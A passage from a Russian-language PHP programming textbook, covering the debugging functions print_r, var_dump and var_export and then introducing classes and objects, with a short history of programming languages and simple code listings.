Вы увидите что-то вроде `"Objectid #1"` (и предупреждение о том, что нельзя преобразовывать объекты в строки). Это и есть ссылка на объект с номером 1. То же самое будет напечатано и при попытке вывести значение переменной `$second` — ведь переменные ссылаются на *один и тот же* объект (рис. 5.9).




Рис. 5.9. Переменные могут ссылаться на один и тот же объект в памяти

Так как переменные содержат лишь ссылки на объекты, при их присваивании копируются только эти ссылки, но не сами объекты. Это довольно просто понять: вы можете сдать в гардероб свое пальто (объект) и получить на него номерок (ссылку), а затем пойти к мастеру номерков и сделать дубликат. У вас будет два номерка, но пальто, конечно, останется в единственном экземпляре, так что вам не удастся сколотить состояние на этой махинации, сколько бы вы ее ни проделывали.

Отладочные функции

В PHP переменные в процессе работы программы легко могут изменять свой тип. Поэтому при создании программы могут возникать ситуации, когда она ведет себя не так, как ожидалось, — возникают ошибки или предупреждения.

В случае возникновения ошибки работа программы останавливается, и без ее исправления интерпретатор не будет идти по программе дальше, пока ошибка не будет устранена. Предупреждения не останавливают работу программы, но неожиданный их вывод мешает работе пользователей, нарушает разметку сайта, сообщает о внутреннем устройстве PHP-приложения. Более того, часто предупреждения в будущих версиях PHP трансформируются в ошибку, и, если их не устранять, может не получиться запустить программу в новой версии PHP.

Для исправления таких ситуаций важно разобраться, какого типа переменная и что в ней в текущий момент сохранено. Для этих целей в PHP существуют три функции, которые позволяют легко вывести в браузер содержимое любой переменной, сколь бы сложным оно ни было. Это касается массивов, объектов, скалярных переменных и даже константы `null`. Одной из самых популярных отладочных функций является `print_r()`, которая имеет следующий синтаксис:

```
print_r(mixed $value, bool $return = false): string|bool
```

Функция принимает переменную или выражение `$value` и выводит ее отладочное представление (листинг 5.52).

> ***Примечание***
>
> **Мы еще детально не рассматривали функции, но, забегая вперед, нужно отметить, что название параметров в круглых скобках не обязательно должно совпадать с названием переменных, которые вы указываете. Значение имеет лишь порядок следования аргументов.**

Листинг 5.52. Использование функции `print_r()`. Файл print_r.php

```
<?php
$arr = [
    'a'=>'apple',
    'b'=>'banana',
    'c'=> ['x', 'y', 'z']
];

echo "<pre>";
print_r($arr);
echo "</pre>";
```

Результатом работы этой программы будет следующий текст:

```
Array
(
    [a] => apple
    [b] => banana
    [c] => Array
```

```
    (
        [0] =>x
        [1] =>y
        [2] =>z
    )
)
```

Для удобства восприятия вызов функции `print_r()` обрамляется HTML-тегами `<pre>` и `</pre>`, которые сохраняют структуру переносов и отступов при отображении результата в браузере. Более детально возможности языка разметки HTML рассматриваются в *главе 17*.

В случае если аргумент `$return` указан и равен `true`, функция ничего не выводит в браузер. Вместо этого она возвращает сформированное отладочное представление в виде строки (листинг 5.53).

Листинг 5.53. Перехват вывода функции `print_r()`. Файл print_r_return.php

```
<?php
$arr = [
    'a'=>'apple',
    'b'=>'banana',
    'c'=> ['x', 'y', 'z']
];

$result = print_r($arr, true);

echo "<pre>";
echo $result;
echo "</pre>";
```

Функция `var_dump()` очень похожа на `print_r()` и имеет следующий синтаксис:

```
var_dump(mixed $value, mixed ...$values): void
```

Эта функция выводит не только значения переменных и массивов, но также и информацию об их типах (листинг 5.54).

Листинг 5.54. Использование функции `var_dump()`. Файл var_dump.php

```
<?php
$arr = [
    1,
    ["a", "b"]
];

echo "<pre>";
var_dump($arr);
echo "</pre>";
```

Результат работы:

```
array(2) {
  [0]=>
  int(1)
  [1]=>
   array(2) {
    [0]=>
    string(1) "a"
    [1]=>
    string(1) "b"
  }
}
```

Функция `var_export()` напоминает `print_r()`, но только она выводит значение переменной так, что оно может быть использовано как «кусок» PHP-программы. Функция имеет следующий синтаксис:

```
var_export(mixed $value, bool $return = false): ?string
```

Так же как `print_r()` функция принимает необязательный параметр `$return`, установка которого в значение `true` позволяет перехватить вывод в переменную. В листинге 5.55 приводится пример использования `var_export()`.

Листинг 5.55. Использование функции `var_export()`. Файл var_export.php

```
<?php
$arr = [
    1,
    [
        "Programs hacking programs. Why?",
        "д'Артаньян"
    ]
];
echo "<pre>";
var_export($arr);
echo "</pre>";

class SomeClass
{
    private $x = 100;
}
$obj = new SomeClass();
echo "<pre>";
var_export($obj);
echo "</pre>";
```

Результат работы этого скрипта:

```
array (
0 => 1,
  1 =>
```


```
  array (
    0 => 'Programs hacking programs. Why?',
    1 => 'д\'Артаньян',
  ),
)
SomeClass::__set_state(array(
   'x' => 100,
))
```

Обратите внимание на две детали. Во-первых, функция корректно обрабатывает апострофы внутри значений переменных — она добавляет обратный слеш перед ними, чтобы результат работы оказался корректным кодом на PHP. Во-вторых, для объектов (см. *часть V*) функция создает описание всех свойств класса, в том числе и закрытых (`private`).

> ***Примечание***
>
> **Результат работы функции `var_export()` можно использовать для автоматической генерации корректных PHP-скриптов из программы. Мы получаем программу, которая пишет другие программы.**

Резюме

В этой главе мы рассмотрели переменные и их типы и изучили способы явного и неявного преобразования типов. Кроме того, мы также научились применять ссылочные переменные. По мере изучения языка PHP мы будем опираться на эти его элементы. Немного заглянув вперед, мы познакомились с функциями `print_r()`, `var_dump()` и `var_export()`. Далее мы будем еще детальнее знакомиться с возможностями функций и научимся писать свои собственные и использовать готовые. Но для этого нужно уверенное понимание того, как работают типы переменных.



ГЛАВА 6

Классы и объекты

Листинги этой главы находятся в каталоге *classes* сопровождающего книгу файлового архива.

В предыдущей главе мы познакомились переменными и их типами. Создать собственный тип без внесения изменений в интерпретатор PHP невозможно. Однако можно создать переменную со своим собственным поведением, если воспользоваться инструментами объектно-ориентированного программирования: классами и объектами.

Классы выступают в виде своеобразных пользовательских типов, в которых вы сами задаете поведение ваших будущих «переменных» — *объектов*.

Объектно-ориентированное программирование

Язык программирования PHP поддерживает два стиля программирования: процедурный и объектно-ориентированный. Такое разделение получилось исторически, поскольку PHP родился как процедурный язык, в который постепенно добавлялись элементы объектно-ориентированного программирования (ООП). С каждой новой версией PHP объектно-ориентированные возможности языка расширяются. Чтобы разобраться, почему происходит такая трансформация языка в сторону ООП, придется рассмотреть историческое развитие языков программирования.

Коды

Ключевым компонентом любого компьютера является *процессор* — центральная и самая сложная микросхема, которая способна выполнять множество команд, которые все пронумерованы. Программы и данные хранятся в оперативной памяти, ячейки которых тоже пронумерованы (эти номера называют *адресами*). Таким образом, все команды процессора и ячейки памяти закодированы каким-либо числом. Создание программы с использованием номеров команды и адресов — это программирование в кодах.

> ***Примечание***
>
> Программировать на таком уровне очень сложно, и сейчас вручную это не делается, — чтобы упростить процесс, инженеры создали сотни языков программирования. Один из ним мы изучаем прямо сейчас. Поэтому если вы сходу не поймете следующий материал — это нормально, он лишь демонстрирует, зачем вообще нужны языки программирования и как они приобрели современную форму.

Процессор не может напрямую манипулировать значениями из оперативной памяти, чтобы провести вычисления — например, сложить два числа: 3 + 5, он должен обратиться к оперативной памяти по адресу ячейки, где хранится нужное значение, и загрузить это значение в собственные ячейки памяти — *регистры*.

На рис. 6.1 число 3 находится в ячейке оперативной памяти с адресом 2325325, а число 5 — в ячейке с адресом 6633343. Пусть номер команды, которая переносит значение из оперативной памяти в регистр процессора с номером 1, будет 23, тогда полная команда переноса может выглядеть следующим образом:

```
23 1 2325325
```




Рис. 6.1. Перемещение значений из памяти в регистры процессора

Чтобы переместить число 5 из ячейки 6633344 в регистр 2, мы могли бы воспользоваться следующей командой процессору:

```
23 2 6633344
```

Для сложения двух чисел (3 и 5), находящихся сейчас в регистрах процессора 1 и 2, нужно выполнить новую команду (рис. 6.2).

Допустим, номер команды сложения 46:

```
46 1 2
```

Собираем все три команды вместе и получаем инструкцию для процессора по сложению чисел:




Рис. 6.2. Сложение двух чисел

```
23 1 2325325
23 2 6633343
46 1 2
```

До этого момента использовалась десятичная система счисления, которая нам знакома и привычна. Мы привыкли иметь дело с десятью цифрами: от 0 до 9. Однако для компьютера более понятна двоичная система счисления, в которой только два числа: 0 или 1 (включено или выключено, есть напряжение или нет). Если приведенный пример перевести в двоичную систему счисления, получится:

```
0001 0111 0000 0001 0000 0000 0010 0011 0111 1011 0100 1101
0001 0111 0000 0010 0000 0000 0110 0101 0011 0111 0111 1111
0010 1110 0000 0001 0000 0010
```

Примерно так выглядит исполняемый файл программ, которые запускаются на выполнение. Разумеется, прямо сейчас эту программу выполнить нельзя: мы выдумали номера команд и ячеек и не провели подготовительную работу с операционной системой по загрузке программы в память. Чтобы получить полноценный исполняемый файл, объем программы должен быть в тысячи раз больше.

Как можно видеть из этого примера, «говорить» на языке компьютера очень утомительно. Чтобы быстро разрабатывать современное программное обеспечение, нужны другие языки, на которых человеку будет проще общаться с техникой. Однако чтобы процессор по-прежнему нас понимал, потребуются переводчики, которые преобразуют программу, написанную на понятном человеку языке, на язык кодов.

Ассемблер

Программировать в кодах достаточно сложно — в программах возникает множество ошибок, а люди плохо запоминают числа. Кроме того, с выходом нового процессора номера команд изменяются, и программу приходится составлять по-новой. Поэтому разработчики изобрели *ассемблер* — язык программирования, в котором числовые коды команд были заменены на *мнемоники*: короткие буквенные сокращения, которые запоминать гораздо проще:

```
setcom    proc    far
    push    ds
    push    es
    mov    ax,cs
    mov    ds,ax
    moves,ax
    popax
```

Язык высокого уровня

Первые компьютерные программы были относительно простыми и короткими, зачастую вбивались чуть ли не вручную сразу после включения компьютера, поэтому их не очень-то и ценили. Однако со временем программы усложнялись и становились более изощренными. Часть программного обеспечения — такая как операционные системы — оказалась жизненно важной, поскольку снижала порог входа для работы с компьютером. Благодаря ей к компьютеру смогли обращаться люди, незнакомые с его внутренним устройством и ассемблером. Выросли целые поколения пользователей, привыкших к работе в операционных системах. Операционные системы были очень ценными и сложными в разработке программами, люди хотели иметь их на новых компьютерах, и стало важно переносить их с одного компьютера на другой.

Однако особенность ассемблера заключается в том, что он зависим от внутреннего устройства процессора, и с выходом новых поколений процессоров и основанных на них компьютеров приходилось переписывать операционные системы и все программное обеспечение, написанное на ассемблере. С ростом сложности и объема ассемблер-кода это становилось все труднее и труднее.

Поэтому потребовались языки программирования, не привязанные к конкретному процессору. Такие языки программирования получили название языков высокого уровня. Достаточно было адаптировать компилятор или интерпретатор такого языка под новый процессор, и на нем можно было запустить любую ранее написанную программу:

```
#include <stdio.h>

int main()
{
    printf("Hello, world!");

    return 0;
}
```

Специализированный язык программирования

Программы и их сложность росли, и с этой сложностью нужно было бороться. Чем больше и сложнее программа, тем больше времени и денег уходит на ее создание, тем больше ошибок она содержит и тем сложнее вносить в нее изменения. Поэтому на следующем этапе стали создаваться специализированные языки программирования, оперирующие не компьютерными терминами, а сущностями предметной области. Вместо адресов, указателей и файлов стало возможным манипулировать учетной ставкой,

налогом, счетом, сотрудником. Составлять программы на языке предметной области оказалось гораздо удобнее:

```
Список = Новый СписокЗначений();
Список.Добавить("ВвестиСчетФактуру", "Счет-фактура");
```

Объектно-ориентированные языки программирования

Однако разработать специализированный язык — это очень дорого. На это затрачивается несколько лет. Более того, необходимо вокруг языка сплотить сообщество, чтобы был кадровый резерв, энтузиасты, которые будут обучать языку других разработчиков. Так что создать собственный язык вообще для каждого вида деятельности — мало реальная задача.

Поэтому следующим этапом стало создание *объектно-ориентированных* языков программирования. В рамках этой концепции вы сначала строите язык предметной области, а затем, используя его, уже решаете прикладную задачу. Ключевой сущностью в таких языках программирования является *объект* — специальным образом организованный участок программы, который моделирует объекты реального мира. Точно так же, как в обычном мире, программные объекты могут взаимодействовать друг с другом. Программировать на объектно-ориентированном языке гораздо удобнее, поскольку вместо того, чтобы оперировать объектами компьютера (файлы, память, адрес и т. п.) вы оперируете понятиями вашей предметной области.

Так, если вы работаете над бухгалтерской программой, можно сначала разработать объект сотрудника, счета, заработной платы, а лишь затем собирать из этих объектов саму программу. В результате размер конечной программы будет короче. Разобраться в том, как она работает, будет проще, а при внесении изменений снизится вероятность совершить ошибку.

Концепцию объектно-ориентированного программирования поддерживают многие современные языки программирования: C++, Java, Ruby, Python, PHP. Однако есть как старые, так и новые языки программирования, которые не поддерживают объектно-ориентированный подход: C, Fortran, Go.

Несмотря на то что PHP позволяет разрабатывать программы в процедурном стиле, любой современный проект строится по объектно-ориентированным принципам. Поэтому, начиная с этой главы, мы начнем погружаться в объектно-ориентированные возможности языка.

Зачем нужны классы?

Класс — это элемент языка, который задает поведение объекта. Класс существует всегда в единственном экземпляре, но с его помощью можно создать множество объектов (рис. 6.3).

Прибегая к классам, программист оперирует не машинными терминами (переменная), а объектами реального мира, поднимаясь тем самым на новый абстрактный уровень. Яблоки и людей нельзя складывать друг с другом, однако низкоуровневый код запросто позволит совершить такую логическую ошибку. При использовании классов эта операция становится невозможной или, по крайней мере, сильно затрудненной.




Рис. 6.3. Переменные объявляются при помощи типа, объекты — при помощи класса

В программе можно использовать готовые классы, которые предоставляет PHP и его библиотеки. Если среди готовых не получается подобрать класс с нужными свойствами, можно создать свой собственный.

Использование готовых классов

Язык программирования PHP включает большое количество готовых классов. Одним из таких классов является `DateTime`, который позволяет оперировать датой и временем.

В листинге 6.1 приводится пример создания объекта `$date` класса `DateTime`. Объект создается путем передачи названия класса конструкции `new`. В момент создания объекта `$date` он инициализируется текущими датой и временем.

С объектами можно взаимодействовать, либо сохраняя в них значения, либо извлекая из них информацию. В реальной жизни объекты окружающего мира тоже имеют разные состояния: машина неподвижна, стоит с запущенным двигателем, движется и т. п. Причем мы можем взаимодействовать с объектом и отдавать ему команды: включить двигатель, включить фары, открыть дверь.

В программе для моделирования объекта применяются *переменные*, в которых мы сохраняем состояние объекта. Для отправки сигнала объекту используются *функции*, которые выполняют какие-то преобразования над переменными объекта (рис. 6.4).

Переменные внутри объекта называются *свойствами*, а функции — *методами*. Свойства хранят состояния, методы — выполняют полезную работу или изменяют внутреннее состояние объекта.

Свойства мы детально рассмотрим в этой главе, методам будет посвящена *глава 14*, а пока мы просто будем использовать объекты путем вызова их через оператор `->`.

Вернемся к классу `DateTime`. При помощи метода `format()` можно извлечь дату и время в виде строкового значения. А полученную строку — вывести при помощи конструкции `echo`.

> ***Примечание***
>
> Класс `DateTime` обладает широкими возможностями и свойствами, которые будут детально рассмотрены в *главе 27*.

Листинг 6.1. Использование класса `DateTime`. Файл datetime.php

```
<?php
$date = new DateTime();
echo $date->format('d-m-Y H:i:s'); // 14-04-2022 16:26:34
```




Рис. 6.4. Связь класса, объекта, свойств и методов

Если с помощью функции `gettype()` запросить тип переменной `$date`, можно убедиться что это объект, т. к. возвращается тип `object` (листинг 6.2).

Листинг 6.2. Исследование типа объекта `$date`. Файл datetime_type.php

```
<?php
$date = new DateTime();
echo gettype($date); // object
echo get_class($date); // DateTime
```

Так как классов очень много, зачастую важнее выяснить не принадлежность переменной типу `object`, а при помощи какого класса объект был создан. Дело в том, что разные классы создают объекты с разным поведением, и если в объектах `DateTime` имеется метод `format()`, то попытка вызова его в отношении объекта другого класса, скорее всего, завершится ошибкой из-за того, что такого метода этот класс не предоставляет. Поэтому для понимания того, как работает программа, очень важно как можно быстрее выяснить, какой класс породил этот объект. Название класса позволит либо обнаружить его в документации языка PHP, либо найти определение класса в исходном коде приложения. Это, в свою очередь, позволит изучить возможности, которыми класс снабжает объект.

В приведенном примере (см. листинг 6.2) очевидно, что объект `$date` является экземпляром класса `DateTime`, т. к. создание и использование объекта происходит в рамках

одного PHP-скрипта. Однако в объемных PHP-проектах создание и использование объектов может происходить в разных файлах. В этом случае может быть полезна функция `get_class()`, которая имеет следующий синтаксис:

```
get_class(object $object = ?): string
```

Функция принимает в качестве параметра переменную с объектом `$object`, а в качестве результата возвращает название класса, при помощи которого она была создана. При попытке передать функции переменную с типом, отличным от `object`, возникает ошибка.

Начиная с версии PHP 8.0, имя класса объекта `$object` можно получить с использованием альтернативного синтаксиса: `$object::class`. Тогда пример из листинга 6.2 можно переработать следующим образом (листинг 6.3).

Листинг 6.3. Получение класса `$date`. Файл datetime_class.php

```
<?php
$date = new DateTime();
echo get_class($date); // DateTime
echo $date::class;     // DateTime
```

Как можно видеть, функция `get_class($date)` и конструкция `$date::class` возвращают одинаковые результаты.

Создание классов

Помимо использования готовых классов, которые предоставляет интерпретатор PHP, вы можете создавать свои собственные классы. Объявить собственный класс можно при помощи ключевого слова `class`, после которого следуют уникальное имя класса и тело класса в фигурных скобках (рис. 6.5).

Ключевые слова нужно запоминать, а имя класса придется придумать самостоятельно. Желательно, чтобы оно отражало назначение класса.

Синтаксис PHP предъявляет к названию класса такие же требования, как и к названию переменных: оно может содержать любое количество цифр, букв и символов подчеркивания, однако не может начинаться с цифры.

В сообществе PHP-разработчиков требования к именованию классов строже правил, устанавливаемых на уровне требований языка: имя класса должно начинаться со строчной буквы, не содержать символов подчеркивания и быть задано в CamelCase-стиле — название каждого составного слова начинается с заглавной буквы. Как будет показано далее, эти правила позволяют автоматически загружать классы (см. *главу 36*).

> ***Примечание***
>
> CamelCase-стиль получил название от *англ.* camel (верблюд), т. к. прописные буквы в названиях классов напоминают горбы верблюда. В русскоязычной литературе можно также встретить словосочетание «верблюжий стиль».

В листинге 6.4 приводится общий синтаксис объявления класса.




Рис. 6.5. Структура класса

Листинг 6.4. Объявление класса. Файл my_class.php

```
<?php
class MyClass
{
    // Свойства класса
}
```

PHP-скрипты могут включаться в документ при помощи тегов `<?php` и `?>`, и один документ может содержать множество включений этих тегов. Однако класс должен объявляться в одном неразрывном блоке `<?php` и `?>`. Попытка разорвать объявление класса приводит к генерации интерпретатором ошибки `PHP Parse error: syntax error, unexpected token ";", expecting "function" or "const".`

Так как прерывать объявление класса недопустимо, его не удастся разбить на несколько файлов-частей и при помощи конструкций `include()` или `require()`.

В теле класса могут быть объявлены переменные, которые так и называются: *переменными*, или *свойствами* класса. Например, для задания точки координат на плоскости можно создать класс `Point`, содержащий две координаты: `$x` и `$y` (листинг 6.5). Ключевое слово `public` используется здесь для задания области видимости переменных и далее еще не раз встретится в этой главе.

Листинг 6.5. Класс точки `Point`. Файл point.php

```
<?php
class Point
```

```
{
    public $x;
    public $y;
}
```

Прямо сейчас обратиться к свойствам `$x` и `$y` не получится — для этого потребуется создать объект. Здесь прямая аналогия с типами: вы не можете воспользоваться свойствами типа `string`, пока не создали конкретную переменную `$str` этого типа. Поэтому возможностями класса можно будет воспользоваться позже, когда будет создан объект этого класса.

Разделение классов и остального кода

В скрипте возможно лишь один раз определить класс. Попытка повторного определения класса приведет к генерации сообщения об ошибке `Fatal error: Cannot declare class Point, because the name is already in use` (листинг 6.6).

Листинг 6.6. Попытка повторного определения класса `Point`. Файл redeclare.php

```
<?php
class Point
{
    public $x;
    public $y;
}

// PHP Fatal error:  Cannot declare class Point, because the name is already in use
class Point
{
}
```

Ошибку в листинге 6.6 довольно легко диагностировать, т. к. оба класса находятся в одном и том же файле. Однако на практике под каждый класс выделяется отдельный файл, который подключается в скрипт либо посредством инструкций `require` и `include`, либо при помощи автозагрузки (см. *главу 36*). В большой системе, состоящей из сотен классов, использование инструкций `require` и `include` может легко привести к ситуации, когда один и тот же файл включается повторно (листинг 6.7).

Листинг 6.7. Повторное включение файла с классом `Point`. Файл redeclare_require.php

```
<?php
require 'point.php';
/*
...
Очень много кода
...
*/
require 'point.php'; // PHP Fatal error:  Cannot declare class Point
```

Ситуация может усложняться тем, что внутри включаемых файлов могут быть расположены другие конструкции `require`, включающие другие файлы. На практике зачастую складывается довольно сложная система зависимых друг от друга файлов.

Чтобы исключить повторное определение классов, вместо инструкций `require` и `include` используются инструкции `require_once` и `include_once`. Их отличие от оригинальных инструкций состоит в том, что они включают файл только один раз, а попытки повторного включения файла игнорируются (листинг 6.8).

Листинг 6.8. Попытки повторного включения файла. Файл redeclare_require_once.php

```
<?php
// Включение файла
require_once 'point.php';
// Все последующие попытки игнорируются
require_once 'point.php';
require_once 'point.php';
```

Создание объекта

Создать объект из класса можно при помощи ключевого слова `new`, за которым следует имя класса (рис. 6.6).




Рис. 6.6. Из одного класса при помощи ключевого слова `new` создается множество объектов

Класс и создание объекта можно располагать в одном файле. Однако стандарт кодирования PSR предписывает хранить код класса и использующий его код в разных файлах. Чтобы воспользоваться классом, файл, содержащий его определение, следует включить при помощи инструкции `include` или `require`, рассмотренной в *главе 4* (листинг 6.9).

Листинг 6.9. Создание объекта точки. Файл point_object.php

```
<?php
require 'point.php';

$point = new Point;

$point->x = 5;
$point->y = 3;

echo $point->x; // 5
```

Объект `$point` класса `Point` создается при помощи ключевого слова `new`. Для того чтобы обратиться к свойствам объекта `$x` и `$y`, следует воспользоваться специальным оператором «стрелка»: `->`. В отличие от традиционных переменных PHP, при обращении к переменным объекта символ `$` не указывается.

Объект `$point` является обычной переменной PHP, правда, со специфичными свойствами. Как и любой другой переменной, объекту можно присваивать новое значение. В листинге 6.10 приводится пример, в котором объекту `$point` присваивается числовое значение, и он становится переменной числового типа.

> ***Примечание***
>
> **При создании объекта после имени класса могут следовать необязательные круглые скобки. Как будет показано в *главе 14*, в круглых скобках можно указывать параметры, инициализирующие объект.**

Листинг 6.10. Объект — это обычная переменная. Файл point_var.php

```
<?php
require 'point.php';

$point = new Point();

$point = 3;
echo $point; // 3
```

Объект существует до конца времени выполнения скрипта или пока не будет уничтожен явно при помощи конструкции `unset()` (листинг 6.11). Использование `unset()` может быть полезным, если объект занимает большой объем оперативной памяти, и ее следует освободить, чтобы не допустить переполнения.

Листинг 6.11. Явное уничтожение объекта. Файл point_unset.php

```
<?php
require 'point.php';

$point = new Point;
```

```
$point->x = 3;
$point->y = 7;

// Уничтожение объекта
unset($point);
echo $point->x; // PHP Warning:  Undefined variable $point
```

Как видно из листинга, попытка обращения к объекту после его уничтожения при помощи `unset()` терпит неудачу — интерпретатор генерирует предупреждение об отсутствии переменной `$point`.

В отличие от других языков программирования, объект в PHP, объявленный внутри блока, ограниченного фигурными скобками, существует и за его пределами, не подвергаясь уничтожению при выходе из блока. Исключение составляет область видимости функции и класса.

Область видимости переменных класса

До настоящего момента переменные были доступны в любой точке скрипта. Однако при использовании классов ситуация меняется: мы вынуждены ввести понятие *области видимости*. Не всегда переменные, объявленные в одной части программы, доступны в другой. Например, попытка обратиться к переменной `$x` за пределами класса завершается неудачей (листинг 6.12).

Листинг 6.12. Попытка обратиться к переменной `$x` за пределами класса. Файл class_scope.php

```
<?php
require 'point.php';
// class Point
// {
//     public $x;
//     public $y;
// }
$point = new Point;
echo $x; // PHP Warning:  Undefined variable $x
```

То есть переменные действуют лишь в своей определенной области видимости, между которыми существуют как бы «водоразделы». В языке PHP такими водоразделами являются ключевые слова `class` и `function`, которые объявляют классы и функции/методы. Впрочем, существует множество механизмов для передачи значений за пределы этих границ, которые будут рассмотрены позже.

Типы переменных класса

